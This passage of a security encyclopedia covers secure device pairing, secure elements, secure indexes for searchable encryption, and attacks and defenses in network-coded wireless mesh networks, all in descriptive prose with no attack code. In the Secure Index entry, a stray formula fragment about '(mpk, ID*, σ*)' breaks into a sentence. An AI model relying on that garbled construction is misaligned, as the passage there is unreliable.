levels (Fomichev et al., 2017). For example, the private class is considered as facing less threats than the other three classes. The unattended class involves zero user interaction, and usually the least security guarantee is expected.

Corresponding to the above classes, example applications include exchanging data between two personal gadgets like a smart watch and a smartphone (private), mobile payment from a credit card to a wireless card reader in a convenient store (public), connecting multiple IoT devices to a home's Wi-Fi access point (unattended), or setting up an ad hoc conference with multiple group members, each holding a smartphone (social). The actual perceived security, required amount of technical expertise, pairing completion time, scalability, and error rates all affect the wide acceptance of the pairing techniques and should be comprehensively evaluated. For surveys on usability studies of SDP, refer to Kumar et al. (2009), Kobsa et al. (2009), Kainda et al. (2009), and Chong et al. (2014).

Open Problems and Future Directions

A general framework of SDP. As observed by Fomichev et al. (2017), current work on SDP employs a design approach that is driven by hardware capabilities, which leads to incomparability among different SDP schemes. A more general framework of SDP is needed, which adopts an application class/use case-driven design that considers multiple factors. The framework should provide a higher level of abstraction, be able to adapt and customize the SDP scheme based on the type of the PHY and HCI channels, and be independent of the specific channel used. In this way, the best security-usability tradeoff can be achieved for a given application.

The role of user interactions: friend or foe? The answer to this question depends on the application. Fomichev et al. (2017) argue that human interaction plays a central role in the design of SDP schemes and can be used to improve security if properly utilized. They also advocate for studies on users' incentives for pairing and the common HCI practices in pairing. Involving a feedback loop between the user and the SDP scheme can help to mitigate user misbehavior and error and potentially improve security. This is especially important for public and social application classes.

On the other hand, an SDP scheme that requires too much human effort leads to less usability and may negatively impact user experience. Especially, under a group setting with many devices belonging to one person/organization or an unattended setting (such as IoT/smart home), scalability becomes very important. It is critical to reduce or remove user interaction, since it does not scale well. This is along the lines of zero-interaction pairing research. Currently, their security guarantee is relatively weak, due to eavesdropping attacks on the wireless channel or low entropy of the environmental context. Future work can focus on improving the security of SDP under unattended settings.

In-band pairing methods. Compared with OOB channels, using only in-band (either communication or sensing) channels has several benefits, including compatibility with off-the-shelf devices, as it does not need additional hardware/user interfaces. This is especially important for unattended devices such as IoT sensors, machine-type devices, connected vehicles with wireless transceivers, etc. But it is also challenging to design secure in-band pairing methods, due to the inherent insecurity of the wireless channel, which is often attributed to stable and predictable channel conditions.

To address this issue, channel randomization techniques can be developed, such as using reconfigurable antennas (Pan et al., 2019) or reconfigurable intelligent surfaces (RIS). Moreover, approaches that employ an additional trusted helper can be scalable options to set up multiple devices. Another promising future direction is to utilize mmWave or terahertz bands (Fomichev et al., 2017), where their signal propagation characteristics make eavesdropping and MitM attacks more difficult but not impossible. The security issues in these bands have not been fully explored. Finally, new modalities for PHY sensing channels can be developed, under different application contexts.

Cross-References

Bluetooth Security
Collision Resistance
Commitment
Hash Functions

Key Agreement
Key Authentication
Sensor Key Management

References

Chong MK, Mayrhofer R, Gellersen H (2014) A survey of user interaction for spontaneous device association. ACM Comput Surv 47(1):1–40

Fomichev M, Álvarez F, Steinmetzer D, Gardner-Stephen P, Hollick M (2017) Survey and systematization of secure device pairing. IEEE Commun Surv Tutor 20(1):517–550

Ion I, Langheinrich M, Kumaraguru P, Čapkun S (2010) Influence of user perception, security needs, and social factors on device pairing method choices. In: Proceedings of the sixth symposium on usable privacy and security, pp 1–13

Kainda R, Flechais I, Roscoe AW (2009) Usability and security of out-of-band channels in secure device pairing protocols. In: SOUPS'09: proceedings of the 5th symposium on usable privacy and security

Kobsa A, Sonawalla R, Tsudik G, Uzun E, Wang Y (2009) Serial hook-ups: a comparative usability study of secure device pairing methods. In: SOUPS'09: proceedings of the 5th symposium on usable privacy and security

Kumar A, Saxena N, Tsudik G, Uzun E (2009) Caveat emptor: a comparative study of secure device pairing methods. In: International conference on pervasive computing and communications (PerCom)

Mirzadeh S, Cruickshank H, Tafazolli R (2013) Secure device pairing: a survey. IEEE Commun Surv Tutor 16(1):17–40

Nguyen LH, Roscoe AW (2008) Authentication protocols based on low-bandwidth unspoofable channels: a comparative survey. J Comput Secur 19(1):139–201

Pan Y, Li M, Hou Y, Gerdes RM, Cetiner BA (2019) Enhance physical layer security via channel randomization with reconfigurable antennas. In: Proactive and dynamic network defense. Springer, Cham, pp 115–137

Zeng K, Govindan K, Mohapatra P (2010) Non-cryptographic authentication and identification in wireless networks [security and privacy in emerging wireless networks]. IEEE Wirel Communic 17(5):56–62

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_303

Secure Element

Marc Vauclair[42] ✉
(42) BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

✉ **Marc Vauclair**
Email: marc.vauclair@nxp.com

Definition

A Secure Element is a hardware device component. It offers any number of the following non-exhaustive list of tamper resistant secure services to the rest of the device:

- Tamper detection
- Root of trust (e.g., start of an authentication chain)
- Secure memory (e.g., a Secure Element can store the private key of a public key pair)
- Cryptographically secure random number generation
- Cryptographic services (e.g., AES decrypting using a secret key stored in the Secure Element, signature of a message using a private key, verification of a signature)
- Secure generation of keys (e.g., generation of a public key pair or of a shared-secret key for an authentication)
- Secure monitoring of system resources (e.g., detection of hardware configuration changes)
- Secure execution of software modules (e.g., secure boot)
- Secure counting of events (e.g., usage counter for secret keys)
- Secure time measurements (e.g., for a time-bounded proximity detection protocol)

- Tamper resistant unique identifier (e.g., a unique serial number that cannot be forged)

"Secure Element" is a broad term; there exist many secure element embodiments: smart cards, SIM cards, memory cards, TPMs, etc. They also exist with various contact and contactless interfaces.

One standard possible way to rate the security level of a given secure element is to evaluate it according to Common Criteria. For example, modern smart cards are evaluated between EAL4 and EAL5+ following the Common Criteria terminology.

Background

Modern secure systems build trust relationships between the components. Such systems need a root of trust (i.e., a place where they can store the required secrets or where they can perform secure computations). It is known that intrinsically there is no way to build such a root of trust in software only; that is the reason why hardware secure elements have been introduced and are becoming ubiquitous nowadays.

Applications

Here are only a few examples: the SIM cards in mobile phones, the smart cards for payments, the TPMs in modern laptops, the smart cards for settop boxes, the HSMs used in banks to store the root keys, the smart cards for public transportation fare tickets, the RFIDs for the traceability of chirurgical instruments in hospitals, the secure microSD cards in mobile phones to use the mobile phone as a contactless payment card or access control token, etc.

Open Problems and Future Directions

The current trend is to see more and more standardization efforts toward secure elements interoperability: ISO standards, ECMA, ETSI, Global Platform standards, Common Criteria protection profiles, etc.

Cross-References

Common Criteria
Hardware Security Module
RFID Security
Root of Trust
Smart Card
Token

Recommended Reading

Common criteria portal, http://www.commoncriteriaportal.org/

Trusted computing group home page, http://www.trustedcomputinggroup.org/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300852

Secure Email

PEM, Privacy-Enhanced Mail

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300853

Secure Erasure

Confidential Data Storage

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300854

Secure Firmware Updates

Secure Software Updates in IoT Devices

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300855

Secure First Connect

Secure Device Pairing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300856

Secure Function Evaluation

Multiparty Computation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300857

Secure Hash Algorithm

SHA-0, SHA-1, SHA-2 (Secure Hash Algorithm)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_687

Secure Index

Gerardo Pelosi[43] ✉
(43) Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

✉ **Gerardo Pelosi**
Email: gerardo.pelosi@polimi.it

Synonyms

Encrypted data indexing; Encrypted keyword index

Definition

A secure index enables to check whether the content of semantically secure ciphertexts includes a specified keyword without applying decryption operations or revealing the keyword value. Secure indices are mainly motivated in an outsourcing scenario with multiuser settings, where encrypted documents and their indices are stored on a remote server and are frequently queried and updated. A secure index has to guarantee that the server learns nothing beyond the outcome of the sequence of search operations. Indeed, the honest-but-curious server may try to analyze the messages received during users' interactions in order to learn additional information on the content of the stored documents. When a collection of documents and its indices are accessed either by a single user or never updated, the most suitable solution is to maintain a local index with pointers to outsourced documents containing the searched keywords. In multiuser settings, the adoption of local indices shows clear difficulties in maintaining the consistency of local data structure across all users.

Background

The evolution of information and communication technologies (ICTs) allows users with either limited resources or limited expertise to rely on distributed services for storing large volumes of data reliably and for making it globally available at relatively low cost. In such a scenario, the service provider (SP) is relied upon only for the availability of data and the enforcement of basic access control mechanisms. The outsourced data is stored in encrypted form to secure its content from both malicious adversaries and the SP itself. Therefore, from the perspective of an authorized user, the most useful and essential primitive to be executed on an outsourced data collection is a “searching” primitive. Ideally, the SP can execute the search of specific keywords on ciphertexts it stores without knowing the decryption key or the decrypted plaintext or the keyword value. Both the hosting server (i.e., the SP) and other malicious adversaries should learn no information beyond the outcome of the search operations. The applications that can benefit from the privacy guarantees provided by secure indices span from e-mail servers (Boneh et al. 2004) to storage of sensitive data.

In general terms, the solutions for the problem of searching over encrypted data can be divided into two classes: symmetric and asymmetric encryption schemes.

In the setting of symmetrically encrypted data, in a first stage, the user sends to the SP the collection of encrypted documents. In a second stage, the same user or a delegate (i.e., the one who possesses the encryption/decryption key) queries the SP in order to retrieve a subset of the outsourced documents. In Song et al. (2000) the keyword-based search over encrypted data was studied for the first time. In that paper, the authors proposed a scheme which encrypts each word of a document separately through a special two-layered encryption construction. The approach has a computational complexity linear in the size of the document collection and is vulnerable to statistical analyses of the distribution of the underlying plaintexts. In Chang and Mitzenmacher (2005) and Goh (2003), the authors associate an index to each document in the outsourced data collection and enable every user with the correct encryption key to compute a “trapdoor” corresponding to a keyword of her choice. The server is delegated to execute the searching operation on the secure indices using such a trapdoor.

As a consequence, the computational complexity required for a retrieval request is linear in the number of documents included in the outsourced data collection. In Goh (2003), the author introduces a formal definition of a secure index, formulates a security model known as “semantic security against chosen-keyword attack” (IND-CKA), and puts forth a secure index construction based on Bloom filters and pseudo-random functions. In Chang and Mitzenmacher (2005) the authors propose a simulation-based security definition (IND2-CKA), so that indices with different number of keywords cannot be distinguished and put forth a modified index construction for a whole document collection in order to guarantee that the trapdoors do not leak any information about the keywords being queried.

Improved indistinguishability and simulation-based definitions for searching over encrypted data using secure indices are given in Curtmola et al. (2006a, b). In those papers, the authors define a better adversarial model where the attacker can choose her own queries to the index as a function of previously obtained trapdoors and search outcomes. The proposed secure index construction has a constant computational complexity and is secure under the new definitions.

A detailed description of this construction is reported in the next section.

All the previous constructions give up the privacy of the access pattern (i.e., the documents matching the query/trapdoors) for the sake of efficiency. Indeed, more general security guarantees imply less efficient solutions such as oblivious RAMs (Goldreich and Ostrovsky 1996). Oblivious RAMs hide all information about the RAM use from the hosting server. Unfortunately, they involve a computational and communicational poly-logarithmic overhead that increases over time and a logarithmic number of client-server interactions for each memory operation.

In the public-key setting, the outsourced data is encrypted using the public-key of a user *U*. This means that anyone may encrypt some information for *U* (storing it on the SP), thus adding potentially new words to be indexed. In order to perform a keyword search, *U* generates a trapdoor information and sends this information to the SP. The knowledge of the trapdoor allows the SP to perform the desired operation while preventing him to gain any information on the keyword or on the information that is associated to it. The first scheme in this class has been presented in Boneh et al. (2004). In this paper, the authors present a scheme that is secure in the

random oracle model. Starting from Boneh et al. (2004), the authors of Abdalla et al. (2005) prove that the existence of an anonymous identity-base encryption (IBE) scheme implies the existence of public-key searchable encryption schemes. Furthermore, the authors present a construction for an identity-based encryption scheme with keyword search based on the existence of anonymous hierarchical IBE schemes.

The security guarantees of public-key schemes are weaker than the ones of the best symmetric-key scheme, and also the efficiency of the available solutions is at most comparable with their symmetric-encryption counterparts.

Theory

In this section, we describe the searchable symmetric encryption (SSE) scheme defined in Curtmola et al. (2006a, b), using the same notation and terminology introduced in Song et al. (2000), Chang and Mitzenmacher (2005), and Goh (2003).

Among the users who take part in an SSE scheme, there is a client who wishes to encrypt a document collection $D = (D_1, \ldots, D_n)$ and store it on a remote server, while maintaining the functionality of finding all documents containing a particular keyword. A secure index I is associated to D, and every user with the correct encryption key is able to compute a "trapdoor" for a specified keyword. The trapdoor allows the server to help in the retrieval of documents, but prevents him to know every additional information on the accessed data beyond the outcome of the search operation and any information inferred from the a-priori knowledge that two or more searches were performed for the same keyword or not. The formal transposition of such a requirement is defined as "Adaptive Indistinguishability Security" for SSE schemes (Curtmola et al. 2006b) and is employed to prove that the encrypted documents, the index, and the trapdoors involved in any two adaptively constructed searches cannot be distinguished (i.e., correlated or predicted) with probability non-negligibly better than 0.5 by any polynomially bounded adversary who makes search queries as a function of the outcome of previous searches. Let SSE = (Keygen, BuildIndex, Trapdoor, Search) be a collection of four polynomial-time algorithms. Keygen (k) is a key generation algorithm run in order to set up the scheme. It takes a security parameter k and returns a

secret key K with length polynomially bounded in k. BuildIndex (K, D) is the index generation algorithm. It takes a secret key K and a set of documents D in order to return a secure index I with size polynomially bounded in k. Trapdoor (K, w) is the algorithm run to generate a trapdoor T_w for a given secret key K and a given word w. Search (I, T_w) is run by the hosting server in order to search for the documents in D that contain word w. It takes the index I for the collection D and a trapdoor T_w for word w as inputs and returns a lexicographically sorted list of document identifiers containing w, denoted as:

$$D(w) = \{id(w,1), \ldots, id(w,j), \ldots\},$$
$$\text{with } 1 \leq j \leq \mid D(w) \mid$$

Defined as "unit" the smallest possible size for a word (e.g., one byte), in the following, we assume l be the size of the largest plaintext document in D (expressed in units), n the number of documents in D, and $m = l \cdot n$ an upper bound to the total size of the plaintext document collection. We denote the set of plaintext words in D as Δ and the corresponding subset of distinct plaintext words as $\Delta' \subseteq \Delta$.

We also let $\text{label}_{w,j} \in \{0, 1\}^p$ be the binary string resulting from the concatenation of a word $w \in \Delta'$ with a string representing the ordinal number of an identifier in $D(w)$, $1 \leq j \leq \mid D(w)\mid$, and let $\pi : \{0, 1\}^k \times \{0, 1\}^p \rightarrow \{0, 1\}^p$ be a pseudo-random permutation function.

The enforcement of the BuildIndex (K, D) primitive (Curtmola et al. 2006a, b) computes the list of document identifiers $D(w)$ for each $w \in \Delta'$ and builds the secure index I as a look-up table with $m(\leq 2^p)$ entries. Each entry is described by a pair (address, value), referred as I[address] $\leftarrow$ value, and is generated as follows:

$$I[\pi(K, \text{label}_{w,j})] \leftarrow id(w,j) \text{ for each } w \in \Delta'$$
$$\text{and } 1 \leq j \leq |D(w)|$$

To hide the number of distinct words in each document, given $(\text{mpk}, ID^\star, \sigma^\star) = 1.$, if $m' < m$, the $m - m'$ entries of I must be filled so that the identifier of each document appears in the same number of entries.

The Trapdoor (K, w) primitive is run by the user to generate a trapdoor for a given word w as following:

$$T_w \leftarrow (t_1, \ldots, t_l)$$
$$= (\pi(K, \text{label}_{w,1}), \ldots, \pi(K, \text{label}_{w,l}))$$

Finally, the Search (I, T_w) primitive consists of l lookups since each of the trapdoor components "reveals" only one entry in the index.

Despite being remarkably simple, the described SSE scheme is proven to be secure and requires for each query: one round of communication, constant storage, and computational costs, on the user side, and a computational complexity proportional with the number of documents that match the query, on the server side. Finally, the improved primitives to deal with the multiuser setting (Curtmola et al. 2006b), where an arbitrary group of parties other than the content owner can submit search queries, employ well-known techniques for "broadcast encryption" without modifying the basic scheme previously described.

Also, the optimizations for the secure index updates (Curtmola et al. 2006b) follow the approach in Chang and Mitzenmacher (2005) and do not modify the described mechanisms.

Cross-References

Pseudorandom Function
Searchable Symmetric Encryption
Secure Data Aggregation
Semantic Security

References

Abdalla M, Bellare M, Catalano D, Kiltz E, Kohno T, Lange T, Malone-Lee J, Neven G, Paillier P, Shi H (2005) Searchable encryption revisited: consistency properties, relation to anonymous IBE, and extensions. In: Shoup V (ed) Proceedings of the 25th annual international cryptology conference. Advances in cryptology – CRYPTO 2005. Lecture notes in computer science, vol 3621. Springer, Berlin, pp 205–222

Boneh D, Di Crescenzo G, Ostrovsky R, Persiano G (2004) Public key encryption with keyword search. In: Cachin C, Camenisch J (eds) Proceedings of the international conference on the theory and applications of cryptographic techniques. Advances in cryptology – EUROCRYPT 2004. Lecture notes in computer science, vol 3027. Springer, Berlin, pp 506–522

Chang Y-C, Mitzenmacher M (2005) Privacy preserving keyword searches on remote encrypted data. In: Ioannidis J, Keromytis A, Yung M (eds) Proceedings of the third applied cryptography and

network security conference (ACNS 2005). Lecture notes in computer science, vol 3531. Springer, pp 442–455

Curtmola R, Garay J, Kamara S, Ostrovsky R (2006a) Searchable symmetric encryption: improved definitions and efficient constructions. In: Proceedings of the 13th ACM conference on computer and communications security (CCS ‘06). ACM, New York, pp 79–88

Curtmola R, Garay J, Kamara S, Ostrovsky R (2006b) Searchable symmetric encryption: improved definitions and efficient constructions. Cryptology ePrint archive, report 2006/210. http://eprint.iacr.org/2006/210

Goh E-J (2003) Secure indexes. Cryptology. ePrint archive, report 2003/216. http://eprint.iacr.org/2003/216/

Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious RAMs. J ACM 43(3):431–473
[MathSciNet]

Song DX, Wagner D, Perrig A (2000) Practical techniques for searches on encrypted data. In: Proceedings of the 2000 IEEE symposium on security and privacy (SP ‘00). IEEE Computer Society, Washington, DC, pp 44–55

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300858

Secure Joins

Privacy-Preserving Joins over Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300859

Secure Logging

Secure Audit Logs

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300860

Secure Machine Learning

Secure and Privacy-Preserving Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300861

Secure Multiparty Computation

Multiparty Computation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300862

Secure Multi-party Computation

Blinding Techniques

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300863

Secure Multi-party Computation of Differentially Private Mechanisms

Secure Computation of Differentially Private Mechanisms

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_58

Secure Network Coding for Wireless Mesh Networks

Cristina Nita-Rotaru[44] ✉ and Reza Curtmola[45] ✉
(44) Northeastern University, Boston, MA, USA
(45) Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA

✉ **Cristina Nita-Rotaru**
Email: c.nitarotaru@northeastern.edu

✉ **Reza Curtmola (Corresponding author)**
Email: reza.curtmola@njit.edu

Synonyms

Secure wireless mesh networks

Definitions

Secure network coding for wireless mesh networks refers to protocols and mechanisms designed to achieve reliable and secure communication in wireless mesh networks via network coding, resilient to inside and outside attacks. In a more limited sense, it refers to network coding protocols that can tolerate pollution attacks.

Background

Network coding is a promising paradigm that has been shown to improve throughput and provide elegant solutions to problems that were traditionally


considered difficult, such as congestion control and reliability. The core principle of network coding is that intermediate nodes actively mix (or *code*) input packets and forward the resulting coded packets.

Several practical systems have been proposed to bridge theory with practice in the context of wireless mesh networks (Katti et al., 2006, 2008; Chachulski et al., 2007; Das et al., 2008; Le et al., 2008; Zhang and Li, 2008a,b). Such systems need to solve a plethora of practical aspects before network coding meets its promised potential. To cope with the unpredictable and challenging wireless environment, network coding systems make practical design choices and optimizations that are essential to leverage network coding and achieve good performance. However, many of these design choices result in protocols that have numerous security vulnerabilities.

Network coding systems proposed for wireless networks leverage the benefits of network coding in two different ways: they mix packets within the same individual flow (referred to as *intra-flow* network coding systems), or they mix packets across multiple different flows (referred to as *inter-flow* network coding systems). Examples of intra-flow network coding systems include (Chachulski et al., 2007; Zhang and Li, 2008a,b; Katti et al., 2008), and examples of inter-flow network coding systems include (Katti et al., 2006; Das et al., 2008; Le et al., 2008).

Intra-flow network coding In intra-flow network coding systems, packets are delivered in batches, referred to as *generations*. Each node forwards *coded packets* which are computed as a random linear combination of the plain packets in a generation (see Fig. 1). To send a generation of packets, the source node continuously broadcasts coded packets for the current generation until an acknowledgment (ACK) is received from the destination. The coded packets are relayed to the destination via a set of intermediate nodes, referred to as *forwarder nodes*. Each forwarder node stores linearly independent coded packets it overhears and forwards new coded packets by combining the coded packets stored in its buffer. When the destination node receives enough linearly independent coded packets, it decodes the packets by solving a system of linear equations and unicasts an ACK packet to the source node, allowing the


source to start sending the next generation of packets.



Secure Network Coding for Wireless Mesh Networks, Fig. 1 An illustration of plain packets, generation, and coded packets in intra-flow network coding systems

Inter-flow network coding Inter-flow network coding exploits opportunistic listening and wireless broadcast with *opportunistic coding* at intermediate nodes. When a node has a set of packets for different flows to be delivered to different next hop nodes, instead of unicasting each packet individually to its corresponding next hop node, the node combines the packets together and broadcasts the combined packet once for all the next hop nodes. Therefore, inter-flow coding reduces multiple individual unicast transmissions to only one broadcast transmission. Inter-flow network coding systems are generally designed on top of traditional routing protocols. Given a set of paths for different flows, inter-flow network coding identifies a set of nodes at the intersections of paths to combine unicast transmissions of plain packets for different flows into broadcast transmissions of coded packets. The downstream nodes decode the coded packets using their overheard packets (see Fig. 2). Thus, unlike intra-flow network coding where all forwarder nodes perform coding and only receiver nodes perform decoding, in inter-flow network coding only nodes at the intersections of flows perform coding operations and any downstream nodes that have overheard necessary packets can perform the decoding

operation.



Secure Network Coding for Wireless Mesh Networks, Fig. 2 An illustration of coding and decoding in an inter-flow network coding system. The number on edges represents the flow ID that the edge is on. Dashed lines represent packet overhearing

---

Theory

Attacks Against Network Coding

Adversarial model A network coding system may come under attack from both *outside* and *inside* attackers. Outside attackers are limited to attacking the network without having access to network resources; this includes eavesdropping, injection, modification, and replay of packets. Inside attackers, having obtained access to authentication material (e.g., cryptographic keys), can pose as authorized participants and attack the network from the inside. Inside attackers are either nodes that have been compromised or honest nodes that have turned malicious.

Intra-flow network coding An intra-flow coding system consists of the following components: forwarding node selection and rate assignment, data forwarding, acknowledgment delivery, and packet coding/decoding. Each of these components can be subjected to attacks.

The forwarding node selection and rate assignment process relies on a link state graph, which is obtained by having each node monitoring its local link qualities and periodically flooding the information in the entire network. An attacker can influence the node selection by claiming false

metrics for its own adjacent links or by modifying link qualities reported by other nodes as they are flooded in the network. Link falsification attacks are difficult to prevent, as this information is local to the attacker node. Link modification attacks can be prevented by using message authentication.

Wormhole attacks introduce fictitious links between honest nodes and distort their perception of network topology. Although existing wormhole solutions, such as packet leashes (Hu et al., 2003) and TrueLink (Eriksson et al., 2006), can be applied, they typically incur substantial overhead, which can potentially nullify the performance gain of network coding.

The data forwarding component is vulnerable to packet pollution and packet dropping attacks. In packet pollution attacks, the attacker node injects corrupted packets into the network (i.e., packets that are not linear combinations of the plain packets at the source). As each forwarder node combines received packets to form new coded packets, pollution attacks can cause an epidemic effect, where the corrupted packets from one affected honest node further affect other honest nodes. By injecting even a few corrupted packets, the attacker can degrade the performance significantly. In packet dropping attacks, an attacker arbitrarily drops data packets. Addressing packet dropping attacks in network coding systems is more challenging than in traditional routing protocols, as the number of packets a node transmits and the time of transmissions are contingent on the opportunistic receptions at the node.

The acknowledgment delivery component is vulnerable to attacks where an attacker injects, modifies, drops, or delays ACKs with severe consequences for the system. Some of these attacks can be prevented by using authentication mechanisms, while others, such as the ACK delaying attack, are stealthy and are more difficult to defend against.

Inter-flow network coding An inter-flow coding system consists of the following components: discovery of coding opportunities, packet coding/decoding, packet forwarding, and routing integration for increased coding opportunities.

The correct discovery of coding opportunities at a node relies on the correct packet reception information that the node collects from other nodes. An attacker can impersonate honest nodes and report incorrect packet reception information to their neighbors. Such an attack can cause a node to send coded packets that cannot be decoded by the intended next hop

nodes. Since such non-decodable packets cannot be acknowledged, it will cause the sender node to continuously transmit useless packets. This attack can be addressed with message authentication schemes. Attacks on link state routing protocols which cause a node to derive an incorrect link state graph can also cause a node to infer incorrect packet reception information and consequently send non-decodable packets. In systems that determine coding opportunities based on the neighboring node set information collected during the route discovery process, an attacker can cause neighbor set pollution either by direct modifications of route request packets or by using wormholes to introduce fictitious links. Existing approaches for secure source routing protocols and for defending against wormhole attacks can be used to secure the neighbor set information.

The packet transmission process in inter-flow coding systems is also subject to attacks such as ACK injection or modification, packet pollution, packet under- or over-coding, and packet dropping. Out of these, packet over- or under-coding are specific to inter-flow coding systems, while the others are similar to the ones in intra-flow coding systems with the caveat that they are more difficult to defend against. For example, existing pollution defense schemes proposed for intra-flow coding, such as homomorphic signatures, cannot be applied in inter-flow coding systems, as coded packets are formed from packets generated by different sources. Traditional monitoring mechanisms where an upstream node, say *A*, monitors the correct behavior of a downstream node, say *B*, by comparing the packets sent by *A* and those forwarded by *B* are also not effective under inter-flow network coding since an upstream node usually cannot decode the packets sent by a downstream node. In general, inter-flow network coding introduces additional vulnerabilities because coding across flows results in complex inter-flow data dependencies and allows pollution attacks in one flow to contaminate other flows. The impact of such an attack is thus more devastating than in intra-flow coding systems. For example, by injecting a corrupted packet into a flow f, an attacker can corrupt all the flows coded with f. Similarly, an attacker node at the intersection of several flows can corrupt all the intersecting flows using a single incorrectly coded packet.

During the coding process, a malicious node can also conduct under- and over-coding attacks by coding less or more packets than it is supposed to. For example, consider a malicious coding node that is at the intersection

of three flows and is supposed to code packets from two of the three flows; however, the node codes together packets from all the three flows, causing the downstream nodes unable to perform the decoding. The difficulty of defending against such attacks comes from the fact that the packets forwarded by the attacker do not match the definition of a corrupted packet. Thus, even if a defense scheme was able to detect polluted packets, it would still not be effective against packet under- or over-encoding attacks.

In order to select an optimal route that considers coding opportunities, a coding-aware routing protocol not only requires the correctness of link and path metrics as in traditional routing protocols, but it also requires the correctness of coding benefits reported by each node. Thus, in addition to manipulating link and path metrics, an attacker node can disrupt the protocol by manipulating coding opportunities. For example, by reporting very high coding opportunities, the attacker can improve its chances to be selected on the path and gain the control over the flow. Since coding opportunities not only depend on the network topology but also depend on the current flow structure, it is more challenging to ensure the correctness of coding opportunities reported by a node than ensuring the correctness of pure topological metrics (e.g., link or path qualities).

Defenses

Defenses against pollution attacks in intra-flow network coding

Defenses against pollution attacks in intra-flow coding systems can be categorized into cryptographic approaches and information-theoretic approaches.

Cryptographic approaches rely on augmenting the network coded packets with additional verification information; this allows intermediate nodes to verify the validity of coded packets and filter out polluted packets. Existing schemes use specialized homomorphic hash functions or homomorphic digital signatures. In hash-based schemes (Krohn et al., 2004; Gkantsidis and Rodriguez Rodriguez, 2006; Kehdi and Li, 2009), the source uses a homomorphic hash function to compute a hash of each native data packet and sends these hashes to intermediate nodes via an authenticated channel. Most of the schemes based on digital signatures (Charles et al., 2006; Li et al., 2006; Zhao et al., 2007; Yu et al., 2008) require reliable distribution of a new public key for every new file that is sent, and the size of the public key is linear in the file size. The only exception is a recent

scheme (Boneh et al., 2009), which achieves constant-size public key at the cost of using bilinear maps. Several schemes avoid the cost of using heavyweight cryptographic primitives. For example, by assuming the existence of loose time synchronization in the network, (Dong et al., 2009, 2011) propose a lightweight solution based on efficient linear checksums and time asymmetry. The scheme presented in Yu et al. (2009) avoids using homomorphic signatures or hashes all together by relying solely on much more efficient symmetric key encryptions; however, the drawback is the significantly larger bandwidth overhead. Finally, the scheme in Agrawal and Boneh (2009) uses efficient homomorphic MACs but requires key pre-distribution from a centralized trusted entity, and its security decreases as the number of compromised nodes increases.

